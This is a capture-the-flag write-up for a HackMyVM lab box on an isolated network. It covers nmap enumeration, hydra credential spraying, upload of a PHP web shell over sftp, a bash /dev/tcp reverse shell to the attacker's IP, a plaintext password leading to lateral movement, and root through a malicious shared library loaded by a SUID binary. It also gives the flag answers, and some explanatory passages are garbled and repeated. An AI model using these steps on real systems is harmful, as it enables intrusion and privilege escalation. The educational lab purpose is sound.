

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Tue Jan  7 17:00:41 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.11
Nmap scan report for 10.9.9.11
Host is up (0.00042s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.6.6.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr--    2 1001     33           4096 Oct 19  2020 html
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 09:0e:11:1f:72:0e:6c:10:18:55:1a:73:a5:4b:e5:64 (RSA)
|   256 c0:9f:66:34:56:1d:16:4a:32:ad:25:0c:8b:a0:1b:5a (ECDSA)
|_  256 4c:95:57:f4:38:a3:ce:ae:f0:e2:a6:d9:71:42:07:c5 (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan  7 17:00:54 2025 -- 1 IP address (1 host up) scanned in 12.87 seconds
💡
Don't miss an opportunity to find some breadcrumbs and interesting information in the initial
nmap scan output, as we can see the Anonymous FTP login allowed, which we should pursue immediately.Service Enumeration
TCP/21



cd into html, can't recursively get html although it does list the file. Can't put files in html either.ℹ️
Not seeing any CVEs for
vsftpd 3.0.3 eitherTCP/80

eleanor and alanCredential Spraying
💡
I'm not having any luck with
gobuster using any substantial web word lists. And, I'm not finding any CVEs for immediate wins. So, next best choice is to take the intel gathered at this phase and spray some credentials.FTP
echo -e 'eleanor\nalan' > usernames.txthydra -I -f -V -u -L usernames.txt -P ~/Pentest/WordLists/rockyou.txt ftp://10.9.9.11

SSH on but unable to connect (says only sftp)
I’m a novice when it comes to Linux. Our user was trying to ssh to an Ubuntu server we have at work (since someone left, nobody here knows Linux), but it says This service allows sftp connection o…
 Welly
Welly
So, there's probably a sshd user match for eleanor on the target
💡
The web server on the target is

nginx, but the <pre></pre> tags on the web page make me think that the PHP-FPM, which is an additional configuration that can be added to nginx to allow it to process PHP scripts.Testing PHP-FPM Hypothesis

echo '<?php phpinfo(); ?>' > test.phpCreate a test PHP script
💡
We're blocked from writing to this directory with the
ftp login, but when I tried it with the sftp client, it worked!sftp eleanor@10.9.9.11
Exploit
Remote Code Execution

Leveraging the sftp login and the write permissions to the html directory, we can upload a PHP web shell and leverage this to open a reverse shell connection.
wwwolf-php-webshell/webshell.php at master · WhiteWinterWolf/wwwolf-php-webshell
WhiteWinterWolf’s PHP web shell. Contribute to WhiteWinterWolf/wwwolf-php-webshell development by creating an account on GitHub.
 WhiteWinterWolf
wget https://github.com/WhiteWinterWolf/wwwolf-php-webshell/raw/refs/heads/master/webshell.php -O sh.phpsftp> cd html
sftp> put sh.php
sudo rlwrap nc -lnvp 443Start a TCP socket to catch the reverse shell
bash -c 'bash -i >& /dev/tcp/10.6.6.9/443 0>&1'Open a bash reverse shell
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux random 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
gid=33(www-data) groups=33(www-data)

bash: sudo: command not found
Users and Groups
Local Users
alan:x:1000:1000:alan,,,:/srv/ftp:/bin/bash
eleanor:x:1001:1001:,,,:/srv/ftp:/bin/bash
Local Groups
cdrom:x:24:alan
floppy:x:25:alan
audio:x:29:alan
dip:x:30:alan
video:x:44:alan
plugdev:x:46:alan
netdev:x:109:alan
alan:x:1000:
eleanor:x:1001:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:d1:0c:67 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.11/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 4797sec preferred_lft 4797sec
    inet6 fe80::be24:11ff:fed1:c67/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
/usr/src/alanp.txt
find / -type f -writable 2>/dev/null | grep -vE '/proc|/sys'
Imyourpassword1100
Privilege Escalation
Lateral to Alan
ℹ️
I executed
su eleanor and had a look around with that account, but didn't find anything that I hadn't already found as www-data (other than the user flag).ssh alan@10.9.9.11Enter password found in /usr/src/alanp.txt


root looks interesting
Binary Analysis
scp alan@10.9.9.11:/home/alan/random .
main() function💡
Presumably, since we don't have access to the true source code, a random number is generated by
It's only a matter of probability that eventually our value and the random value will match. The real interesting bit here is
rand() and stored in iVar2. This number could be very large, so the developer runs % 9 + 1 to decrease the value. I woudld assume our argument is stored in param_2 and added by 8. It's only a matter of probability that eventually our value and the random value will match. The real interesting bit here is
makemeroot().
librooter.so, which matches a file I found when enumerating as www-data
Becoming Root
💡
A shared object -- indicated by a
The developer writes classes, functions, etc., then compiles the code. When the program imports the
In this case, we're sharing the
.so extension on the Linux file system -- is similar to a .dll on the Windows operating system. Both are ways for a developer to share code with programs externally. Effectively, this is a way to write code once and re-use it where needed with other programs.The developer writes classes, functions, etc., then compiles the code. When the program imports the
.so file, it can now call or execute any of the code shared with it. In this case, we're sharing the
makemeroot() function with the random program, so that when it executes makemeroot(), we are in control of the instructions the program runs. nano pwn.c#include <stdio.h>
void makemeroot() {
setuid(0);
setgid(0);
system("/bin/bash -ip");
}Since the binary is running with SUID as the root user, we can change our UID and GID to 0 in order to become root. Then, we spawn a /bin/bash process. We run this code in the makemeroot() function, as found during our analysis above.

gcc is installed on the target, so we should be able to compile locallygcc -fPIC -shared -o /usr/lib/librooter.so pwn.c
uid=0 and gid=0, effectively rootFlags
User
ihavethapowah
Root
howiarrivedhere